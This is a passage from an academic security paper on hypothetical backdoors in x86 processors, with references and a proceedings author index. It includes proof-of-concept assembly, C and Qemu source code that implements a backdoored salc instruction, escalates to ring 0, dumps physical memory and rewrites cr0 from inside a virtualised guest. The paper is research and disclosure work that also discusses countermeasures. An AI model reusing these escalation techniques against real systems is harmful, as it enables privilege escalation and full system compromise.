For the "return to ring 3 without the system crashing" phase , it is necessary for the attacker to find suitable ring 3 data and code segments. Usually, ring 3 code and data segment location in the GDT do not depend on the operating system, but it is nevertheless simpler for the attacker to push onto the stack the selectors of the segment the attack program is using prior to activating the backdoor and recover them when the attack has been successfully carried out.

The generic steps of the attack are the following.

- activation of the backdoor;

```
    "mov $0x12345678, %eax\n"
    "mov $0x56789012, %ebx\n"
    "mov $0x87651234, %ecx\n"
    "mov $0x12348256, %edx\n"  //backdoor activation
    ".byte 0xd6\n"             //salc opcode
```

- call to a kern_f function that will be run in ring 0 using a “long call” to the chosen ring 0 code segment;

```
"lcall $0x08, $kern_f\n"   //call to a ring 0 code segment
```

- in the kern_f function, load of a suitable data segment (and if need be of a suitable stack segment);

```
"push %ds\n"
"mov $0x10, %ax\n" //data ring 0 segment load
"mov %ax, %ds\n"   //in ds register
```

- execution of the payload (for instance modification of security-critical security variable, of the current uid, of a system call);

- selection of a ring 3 data segment;

```
"pop %ds\n"
```

- building of a dummy stack that will allow a return to ring 3 masquerading a return from an interrupt handler by stacking successively a stack segment, a stack pointer, a code segment selector, an return instruction pointer (here the address of the “end” function);

```
"mov $0x0027, %eax\n" //construct of the stack
"push %eax\n"         //as if we were requesting
"push %esp\n"         //a return from an interrupt
"mov $0x002b, %eax\n"
"push %eax\n"
"mov $end, %eax\n"    //return address
"push %eax\n"
```

- running the “ret” assembly langage instruction;

```
".byte 0xcb\n"       //ret instruction (opcode form
                     //to avoid interpretation
                     //as a "ret" in the same segment)
```

- in the “end” function, deactivate the backdoor and exit normally (exit() system call for instance).

```
"mov $0x34567890, %eax\n"
"mov $0x78904321, %ebx\n"
"mov $0x33445566, %ecx\n"
"mov $0x11223344, %edx\n"
".byte 0xd6\n"
```

We implemented a proof of concept demonstrating the usability of such a backdoor. The proof of concept setting is described in figure 2(a). The CPU is a Qemu emalutor [4] that has been modified to implement the backdoor of the previous section. On top of this trapped CPU, a UNIX OpenBSD [16] is running. The attacker is allowed to run code as an unprivileged (non root) user of the system.




Fig. 2. Proof of concept setting: (a) backdoor from part 4.1 against a OpenBSD-based system (b) Use of backdoor from part 5 against a Xen hypervisor

The proof of concept scheme exactly follows the steps we just described and allows the attacker to get to kernel privileges.

5 Impact on Virtual Machine Monitors

In this section, we consider that a virtual machine monitor (for instance a Xen hypervisor) is running on a x86 machine and we assume that the CPU of the machine implements the backdoor described in the previous section. We also assume that one or several guest operating systems are running on top of the virtual machine monitor. The hypervisor might be using VT [14] or Pacifica [3] extensions to allow guest operating kernel to run unmodified. We assume in this section that an attacker has found a way to run arbitrary code in the context of a non-privileged process of a non-privileged guest. Figure 2(b) shows such a setting. We will show in this section that even if the attacker will not be able to use the backdoor from the previous section as such, a slightly more complex (but still generic and very simple) backdoor will be usable to get to maximum privileges on the system without knowledge of the virtual machine monitor and the memory structure (resource repartition between hypervisor and invited guests) that are being used.

5.1 Use of the Backdoor from Section 4.1

The use of a virtual machine monitor that is unknown to the attacker can make the exploitation of the basic backdoor from section 4.1 impossible. A critical step of the scheme we presented is to find a usable ring 0 code segment that will provide access to target structures. As ring 0 code segments are only used by the hypervisor, the base address of such segments has no particular reason to be identical to that of ring 3 segments that are used by the guest operating system (that itself does not have knowledge of or access to the GDT of the system). Moreover, in order to modify target hypervisor structures that are not mapped in guest virtual memory, the attacker has to get access to page directories and tables that in turn have no reason to be accessible from guest operating systems segments. So basically in order for the attack to work, the attacker would have to first to access the GDT or the page directory and tables which is impossible without prior knowledge of the hypervisor memory management strategy. This shows that it will be, in the general case, impossible for the attacker to use the backdoor to get to maximum privileges.

5.2 A Modified Backdoor

If an attacker wants to be able to get to maximum privileged in a hypervisor-based system without prior knowledge of the system, he requires a backdoor that provides him with:

- ring 0 privileges;
- a usable ring 0 code segment. A ring 0 code will not be usable unless the relative position of this segment and the ring 3 code segment at the time of backdoor activation is known. This is necessary to ensure that the virtual address of the attack process will be valid;
- a data segment that is allowed to bypass segmentation and paging. This is necessary as in order for instance to modify structures of the hypervisor that are not mapped in the operating system virtual space, the attacker has to modify page tables that are themselves probably not mapped in the guest operating system virtual space. Moreover, the attacker will certainly need to modify the GDT to create usable segments and locating the GDT will require direct access to physical memory.

The backdoor will thus be modified to give the current task ring 0 privileges, to permanently provide a dummy selector number that, when used in the course of a “lcall” instruction, will cause the load of a ring 0 code segment identical to the code segment of the current task (identical base address and size) except of course for the fact that the segment is a ring 0 code segment. Finally the backdoor will provide a way to bypass paging.

Of course the backdoor can now be activated and deactivated at will. It is a major issue as the backdoor is now stateful. In the first basic backdoor, activation only caused modification of the CPL field. With this new backdoor however, the dummy segment selector is for instance available as soon as the backdoor is activated and until it is deactivated.

In our proof of concept implementation, we modified the Qemu CPU emulator to implement a backdoor with such characteristics. We chose to use a variable called “backdoor” that indicates the state of the backdoor (1 for activated, 0 for deactivated). What is interesting is that for the backdoor to be usable the variable backdoor needs only have an influence on the “lcall” and “lret” assembly langage instructions. The modified behaviour of the “salc” instruction thus becomes the following.

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

Of course the "lcall" and "lret" instruction must also be modified so that if the variable backdoor is set and the dummy selector (in our implementation the 0x4b selector) is called then the load of the desired segment happens. Proof of concept modifications of Qemu are presented in appendix B.

In order to bypass paging, we chose to implement a mechanism that allows the attacker to directly read or write into physical memory at a chosen address. The mechanism we implemented is similar to the PCI configuration mechanism [17]. The EAX register is used as an address register and EBX is used s a data register.

```
//Read operation:                            //Write operation:
mov A , %eax                                 mov A , %eax
mov $0, %ecx // 0 for read                   mov V , %ebx
salc                                         mov $1, %ecx // 1 for write
// on salc EBX <- V                          salc // on salc [A] <- V
// with V = [A] 32-bit memory content        // 32-bit data at address A is
// at address A                              // set to V
```

and the modified salc instruction becomes:

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (backdoor == 1 && ECX == 0x1) { //write operation
    address = EAX;
    value = EBX;
    physical_memory_w(address, (char *) &value, 4); }
else if (backdoor == 1 && ECX == 0x0) { //read operation
    address = EAX;
    physical_memory_r(address, (char *) &result, 4);
    EBX = result; }
else if (RFLAGS.C == 0)  AL=0;
else                     AL=0xff;
```

5.3 Proof of Concept Use of the Backdoor

The attacker can get low level access to physical memory, discover the memory structure of the structure (GDT, page tables) and modify it. In the following code example, physical memory is dumped in the "output_file" file.

```
int i, res;
int fd = open("output_file", O_RDWR); //ouput file

for(i=0; i<MEM_SIZE; i+=4) //loop until the end of physical memory
{
   __asm__ volatile(
       "push %%eax\n"             //save data registers
       "push %%ebx\n"
       "push %%ecx\n"
       "push %%edx\n"
       "mov $0x12345678, %%eax\n"  //backdoor activation
       "mov $0x56789012, %%ebx\n"
       "mov $0x87651234, %%ecx\n"
       "mov $0x12348256, %%edx\n"
       ".byte 0xd6\n"            //backdoor = 1
       "mov %1, %%eax\n"         // EAX <- i
       "mov $0, %%ebx\n"         // EBX set to 0
       "mov $0, %%ecx\n"         // ECX <- 0
       ".byte 0xd6\n"            //read operation
    :"=b" (res):"m"(i));      // res <- EBX

   __asm__ volatile(
       "lcall $0x4b, $test\n"   //run function "test" code

       "mov $0x34567890, %eax\n" //in ring 0. 0x4b is a dummy
       "mov $0x78904321, %ebx\n" //selector that can be used at
       "mov $0x33445566, %ecx\n" //will by the attacker
       "mov $0x11223344, %edx\n"
       ".byte 0xd6\n"            //backdoor = 0
       "pop %eax\n"              //data register recover
       "pop %ebx\n"
       "pop %ecx\n"
       "pop %edx\n"
   );                           //write to the output file
   write(fd, &res,4);           //of the read memory byte
} close(fd);
```

The attacker is also able to run ring 0 code at will. For instance, running the previous code, the “test” function will be executed with ring 0 privileges in a ring 0 code segment, the characteristics of which (base address, size) correspond to that of the code segment at the time of the “lcall” to the dummy selector.

As an example, we can show in appendix A that the attacker is able to modify at will the cr0 control register of the CPU which is one of the most security-critical register of the CPU because that is the one that is used to activate paging, or the physical address extensions or to trigger operating mode transitions. According to designers manuals, read or write to the cr0 register (for instance *mov* $\%cr0, \%eax$) trigger a general protection exception unless the caller can assert ring 0 privileges.

6 Analysis of the Backdoors

6.1 Is it Possible to Imagine Other Backdoors?

Of course, it is possible to imagine other backdoors than those that have been presented in this paper and implemented in a modified Qemu emulator. We only aim at showing that it is not necessary for generic backdoors to be extremely complicated to be usable by attackers without prior knowledge of the software stack used on the system. The major difficulty is the localisation of target structures in memory that the attacker will have to read or write to get total control of the system. If the backdoor is not implemented to allow the localisation and the access to any structure in memory in any circumstance, the attacker will not be able to use it in each and every situation.

6.2 About Evolution and Discretion

The attacker might want to implement a backdoor of which the activation conditions change after each activation. The only interest of such a feature is that the backdoor will not be detected by a in-depth analysis of the crash conditions of a system where the backdoor has been activated by mistake. As a matter of fact, a second execution of the program that caused the crash will not activate the backdoor. However given the small probability of the backdoor to be triggered by mistake, it does not seem necessary that the activation conditions should change. Moreover, it seems useless to try to hide the hardware logic dedicated to the backdoor activation. The size of x86 processors can indeed be evaluated to be just below a billion logic gates, which cannot be analysed with tools that are available or that will be in the next few years.

6.3 Possible Countermeasures

In the previous section, we have seen that it was possible for an attacker to implement a silent backdoor that allows him to get to maximum privileges on a system from very small privileges. So one could easily wonder if there is indeed a way for operating systems and virtual machine monitors designer to cope with the threat. The global idea will be to reduce the risk of backdoor activation by reducing the possible components in the system that have the possibility to do so. The attacker needs to be able to run the attack code on the trapped CPU. In order to reduce the possibility of introduction of an attack code that can trigger the backdoor it seems fair to:

- restrict the number of applications allowed to run on the machine and control that only those applications are actually running;
- make sure that no compilation or random code execution tools will be available on the system;
- try to prevent intrusion at the network level (correct network security configuration) in order to prevent remote to local privilege escalations.

Another idea which is impractical at the time (because of the difficulty to correctly manage hardware-level asynchronous accesses and random objects) would be to run the whole software stack on two different CPUs in parallel and to verify that the output to the memory bus are the same. If the two processors respond in different ways to the same code sequence, something is most certainly wrong.

7 Conclusion

We showed in this paper the impact of a generic backdoor in x86 processors on the security of a system. We presented proof-of-concept implementations of the backdoors by modifying the Qemu emulator and showed how the backdoors can be used. The backdoors we present are simple as they only modify at most the behaviour of three assembly langage instructions and have very simple and specific activation conditions, so that they cannot be accidently activated.

As a conclusion, we can say that the backdoors we present are generic, virtually undetectable and allow a non-privileged process to get to maximum privileges on a system, no matter which software security mechanisms are implemented. Even though no actual backdoor in x86 processors have ever been asserted, our study show the limits of software security mechanisms.

Security analysis should thus take into account the threat of hardware bugs or backdoors and find ways to restrict the possibilities of activation.

References

1. Agrawal, D., Baktir, S., Karakoyunlu, D., Rohatgi, P., Sunar, B.: Trojan detection using ic fingerprinting. In: Proceedings of the IEEE Symposium on Security and Privacy, pp. 296–310 (2007)
2. Akkar, M.-L., Bevan, R., Dischamp, P., Moyart, D.: Power analysis, what is now possible. In: Asiacrypt: Proceedings of Advances in Cryptology (2000)
3. Advanced Micro Devices (AMD). Amd virtualisation solutions (2007), http://enterprise.amd.com/us-en/AMD-Business/business-Solutions/Consolidation/Virtualization.aspx
4. Bellard, F.: Qemu opensource processor emulator (2007), http://fabrice.bellard.free.fr/qemu
5. Bertoni, G., Zaccaria, V., Breveglieri, L., Monchiero, M.: Aes power attack based on induced cache miss and countermeasure. In: Proceedings of the International Conference on Information Technology: Coding and Computing (2005)
6. CELAR. Computer and electronics security applications rendez-vous (c&esar 2007) (2007), http://www.cesar-conference.fr/
7. Collins, R.: Undocumented opcodes: Salc. (1999), http://www.rcollins.org/secrets/opcodes/SALC.html
8. Intel Corp. Intel core 2 extreme processor x6800 and intel core 2 duo desktop processor e6000 and e4000 sequence: Specification update (2007), http://www.intel.com/technology/architecture-silicon/intel64/index.htm
9. David, F., Chan, E., Carlyle, J., Campbell, R.: Cloaker: Hardware supported rootkit concealment. In: Proceedings of the IEEE Symposium on Security and Privacy, pp. 296–310 (2008)

10. Dornseif, M.: Owned by an ipod: Firewire/1394 issues. In: CanSecWest security conference core 2005 (2005), http://cansecwest.com/core05/2005-firewire-cansecwest.pdf
11. Duflot, L., Etiemble, D., Grumelard, O.: Security issues related to pentium system management mode. In: Cansecwest security conference Core 2006 (2006)
12. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 1: basic architecture (2007), http://www.intel.com/design/processor/manuals/253665.pdf
13. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3a: system programming guide part 1 (2007), http://www.intel.com/design/processor/manuals/253668.pdf
14. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b: system programming guide part 2 (2007), http://www.intel.com/design/processor/manuals/253669.pdf
15. King, S., Tucek, J., Cozzie, A., Grier, C., Jiang, W., Zhou, Y.: Designing and implementing malicious hardware. In: Proceedings of the first usenix workshop on large scale exploits and emergent threats, LEET 2008 (2008)
16. OpenBSD core team. The openbsd project (2007), http://www.openbsd.org
17. PCI-SIG. Pci local bus specification, revision 2.1 (1995)
18. Smith, S., Perez, R., Weingart, S., Austel, V.: Validating a high-performance, programmable secure coprocessor. In: Proceedings of the 22nd National Information System Security Conference (1999)
19. Tsunoo, Y., Saito, T., Suzaki, T., Shigeri, M., Miyauchi, H.: Cryptanalysis of des implemented on computers with cache. In: Walter, C.D., Koç, Ç.K., Paar, C. (eds.) CHES 2003. LNCS, vol. 2779, pp. 62–76. Springer, Heidelberg (2003)
20. University of Cambridge. Xen virtual machine monitor (2007), http://www.cl.cam.ac.uk/research/srg/netos/xen/documentation.html

A Use of the Backdoor from Part 5.2 to Modify cr0

In the situation described in section 5.2, only the virtual machine monitor is able to assert ring 0 privileges. The kernels of guest operating systems run in ring 1[3], and applications run in ring 3. In normal operation, if any component of a guest domains tries to modify the cr0 register, this then generates a general protection fault that will be caught by the virtual machine monitor.

```
//read_cr0_no_bd.c file
#include <stdio.h>
int res = 0;
extern void test(void);
asm (
    ".globl test\n"            //Test function
    "test:\n"
        "mov %cr0, %eax\n"     //copy cr0
        "mov %eax, %esi\n"     //in eax and esi
        "ret\n"
    );

int main(void)                 //Main function (entry point)
{
    __asm__ volatile(
        "push %%eax\n"         //save eax
        "call $test\n"         //call test function

        "mov %%esi, %%eax\n"   //copy esi in eax
        : "=a"(res));          //copy eax in "res"
    __asm__ volatile(
        "pop %eax\n"
       );
    printf("0x%.8x\n", res);   //display res
    return 0;
}
```

```
[demo@localhost demo]./read_cr0_no_bd
Segmentation fault
```

If the attacker now activates the backdoor beforehand:

```
//read_cr0.c file
#include <stdio.h>
int res = 0;
extern void test(void);
asm (
    ".globl test\n"
    "test:\n"
```

[3] Or in VMX non root mode if hardware virtualisation extensions are used but in all cases with lower privileges than the virtual machine monitor.

```
        "mov %cr0, %eax\n"          //copy cr0 in eax
        "mov %eax, %esi\n"          //and in esi
        "lret\n"                    //return (exit from ring 0)
    );

int main(void)
{
    __asm__ volatile(
        "push %%eax\n"
        "push %%ebx\n"
        "push %%ecx\n"
        "push %%edx\n"
        "mov $0x12345678, %%eax\n"
        "mov $0x56789012, %%ebx\n"
        "mov $0x87651234, %%ecx\n"
        "mov $0x12348256, %%edx\n"
        ".byte 0xd6\n"             //backdoor activation
        "lcall $0x4b, $test\n"     //call to "test" on the 0x4b
                                   //segment (ring 0 entry)
        "mov %%esi, %%eax\n"       //copy esi in eax
        : "=a"(res));              //and eax in res
    __asm__ volatile(
        "mov $0x34567890, %eax\n"
        "mov $0x78904321, %ebx\n"
        "mov $0x33445566, %ecx\n"
        "mov $0x11223344, %edx\n"
        //backdoor deactivation
        ".byte 0xd6\n"
        "pop %edx\n"
        "pop %ecx\n"
        "pop %ebx\n"
        "pop %eax\n"
            );
    printf("0x%.8x\n", res);       //display res
    return 0;
}
```

The standard output now yields the value of the cr0 register:

```
[demo@localhost demo]./read_cr0
0x80005003b
```

The attacker can of course also modify the cr0 register (only the “test” function is presented, the “main” function is identical to that of the previous example:

```
//write_cr0.c file (partial)

asm (
    ".globl test\n"
    "test:\n"
```

```
        "mov %cr0, %eax\n"      //copy cr0 in eax
        "or $0x4300, %eax\n"    //modify eax
        "mov %eax, %cr0\n"      //copy eax in cr0
        "mov %cr0, %eax\n"      //copy cr0 in eax
        "mov %eax, %esi\n"      //copy cr0 in esi
        "lret\n"                //return to ring 3
    );                          //esi will contain
                                //cr0 modified value
```

```
[demo@localhost demo]./write_cr0
0x80005433b
```

In our proof of concept scheme, the CPU is a modified Qemu emulator and it is then easy to verify that the cr0 register that is modified is indeed the actual cr0 register of the CPU and not a virtual CPU presented to the guest domain by the hypervisor using the build-in console ($Ctrl + Alt + 2$).

```
(qemu) info registers
[....]
CR0=8005433b
[....]
```

The modification of cr0 is of course only an example of what is possible. It will of course be possible to add new segments or "call gates"[4] into the GDT. These techniques allow the attacker to take complete control of the system with techniques similar as those presented in [11].

B Backdoor from Part 5.2: Modified Qemu Instructions

In this section we show the Qemu source code modification that allows the implementation of the backdoor from part 5.2. It is at least necessary to implement a helper_salc function that will describe the behaviour of the salc instruction as Qemu does not know by default how to interpret the instruction. It is also necessary to modify the helper_ret_protected and helper_lcall_protected_T0_T1 functions that respectively describe the behaviour of the "ret" (but also"iret" (return from interrupt) and "lret" (return with a change of current code segment)), and "lcall". For the sake of conciseness, only the modifications of the helper_lcall_protected_T0_T1 function are presented (modifications of the "salc" instructions are described in section 5.2).

```
//helper_lcall_protected_T0_T1:
//T0 et T1 are global variables used by Qemu such as
//T0 stores the requested selector
//and T1 stores the requested instruction pointer for the call.
```

[4] Call gates specify possible transitions between rings. Adding a ring 3 call gate that gives access to a ring 0 segment allows the attacker to add a permanent software backdoor to ring 0 privileges.

```
//So the emulated instruction is lcall $T0:T1

void helper_lcall_protected_T0_T1(int shift, int next_eip_addend) {
    int new_cs, new_stack, i;
    uint32_t e1, e2, cpl, dpl, rpl, selector, offset, param_count;
    uint32_t ss, ss_e1, ss_e2, sp, type, ss_dpl, sp_mask;
    uint32_t val, limit, old_sp_mask;
    target_ulong ssp, old_ssp, next_eip, new_eip;

    new_cs = T0; //get the requested code segment
    new_eip = T1; //get the requested instruction pointer
    next_eip = env->eip + next_eip_addend; //return address from
                                           //the call to push on the
                                           //stack

    if (backdoor_activated && (new_cs == 0x4b)){
    //if the backdoor is activated and the requested selector is
    // 0x4b
        sp = ESP; //ESP current value
        sp_mask = get_sp_mask(env->segs[R_SS].flags);
        ssp = env->segs[R_SS].base;
        //Push the code segment on the stack
        PUSHL(ssp, sp, sp_mask, env->segs[R_CS].selector);
        //Push the current stack segment on the stack
        PUSHL(ssp, sp, sp_mask, env->segs[R_SS].selector);
        //Push the return address
        PUSHL(ssp, sp, sp_mask, next_eip);
        //Push a "magic number"
        PUSHL(ssp, sp, sp_mask, 0xdeadbeef);
        ESP= sp;         //ESP update
        cpu_x86_set_cpl(env, 0); //CPL=0
        //Get the code and the stack segment in Qemu format
        load_segment(&e1, &e2, env->segs[R_CS].selector);
        load_segment(&ss_e1, &ss_e2, env->segs[R_SS].selector);
        //Change the DPL/RPL of the segment but no other characteristic
        cpu_x86_load_seg_cache(env, R_CS, 0x4b,
                               get_seg_base(e1, e2),
                               get_seg_limit(e1, e2),
                               e2 & ~(3<<DESC_DPL_SHIFT));
        //Change the DPL/RPL of the segment but no other characteristic
        cpu_x86_load_seg_cache(env, R_SS, 0x44,
                get_seg_base(ss_e1, ss_e2),
                get_seg_limit(ss_e1,ss_e2),
                ss_e2 & ~(3<<DESC_DPL_SHIFT));
        //instruction pointer update for the call
        EIP= new_eip;
    //end of the helper
    }
   [....]
}
```

Author Index

Abadi, Martín 563
Askarov, Aslan 333

Backes, Michael 517
Bai, Kun 161
Biddle, Robert 411
Blundo, Carlo 364, 396
Bogdanov, Dan 192
Bruhadeshwar, Bezawada 82

Chang, Ee-Chien 223
Chen, Hong 177, 317

Davis, Carlton R. 461
De Cristofaro, Emiliano 396
Del Sorbo, Aniello 396
Dewri, Rinku 349
Diaz, Claudia 428
Dritsas, Stelios 446
Duflot, Loïc 580

Escobar, Santiago 548

Fernandez, José M. 461
Fernández, Marcel 501
Fournet, Cédric 563

Gajek, Sebastian 115
Galdi, Clemente 396
Gans, Gerhard de Koning 97
Garcia, Flavio D. 97
Garcia-Haro, J. 238
Gasca, R.M. 1
Gennaro, Rosario 49
Gligor, Virgil D. 66
Gordon, Andrew D. 563
Gritzalis, Dimitris 446
Gritzalis, Stefanos 207

Ha, JaeCheol 267
Ha, JungHoon 267
Halevi, Shai 49
Hsu, Windsor 177
Huang, H.K. 35
Hunt, Sebastian 333

Jacobs, Bart 97
Jager, Tibor 115

Katsikas, Sokratis N. 207
Köpf, Boris 517
Krawczyk, Hugo 49
Krishnamurthi, Shriram 533
Kulkarni, Sandeep S. 82

Lambrinoudakis, Costas 207
Laur, Sven 192
Lee, Wenke 481
Lefèvre, L. 1
Li, Ninghui 177, 317
Li, X.J. 35
Li, Yingjiu 146
Liu, Alex X. 82
Liu, Peng 161
Lu, Haibing 146
Lundin, David 379

Ma, Xiaonan 177
Maffeis, Sergio 563
Malgosa-Sanahuja, J. 238
Manulis, Mark 115
Manzanares-Lopez, P. 238
McCarthy, Jay 533
McHugh, John 461
Meadows, Catherine 548
Meseguer, José 548
Moon, SangJae 267
Mu, C.P. 35
Mu, Yi 251
Muijrers, Ruben 97
Muñoz-Gea, J.P. 238

Nali, D. 130
Neira, P. 1
Neville, Stephen 461
Ng, Ching Yu 251

Ou, Xinming 18

Patrick, Andrew S. 411
Persiano, Giuseppe 364, 396

Porras, Phillip 481
Preneel, Bart 428

Rabin, Tal 49
Ray, Indrajit 349
Ray, Indrakshi 349
Reidt, Steffen 49
Robert, Jean-Marc 461
Ryan, Peter Y.A. 379

Sabelfeld, Andrei 333
Sadeghi, Ahmad-Reza 364
Safavi-Naini, Rei 251
Saidi, Hassen 481
Sanchez-Aarnoutse, J.C. 238
Sands, David 333
Sawilla, Reginald E. 18
Schreur, Ronny Wichers 97
Schwenk, Jörg 115
Sharif, Monirul 481
Sobey, Jennifer 411
Solhaug, Bjørnar 300
Soriano, Miguel 501
Soupionis, Yannis 446
Stølen, Ketil 300
Susilo, Willy 251

Taban, Gelareh 66
Tian, S.F. 35
Tomàs-Buliart, Joan 501
Troncoso, Carmela 428

van Oorschot, P.C. 130, 411
van Rossum, Peter 97
Verdult, Roel 97
Visconti, Ivan 364

Wang, Qihua 177, 317
Whitley, Darrell 349
Willemson, Jan 192
Winslett, Marianne 282
Wolthusen, Stephen D. 49

Xanthopoulos, Stylianos Z. 207
Xu, Jia 223

Yannacopoulos, Athanassios N. 207
Yegneswaran, Vinod 481
Yu, Meng 161

Zhang, Charles C. 282
Zhou, Jianying 267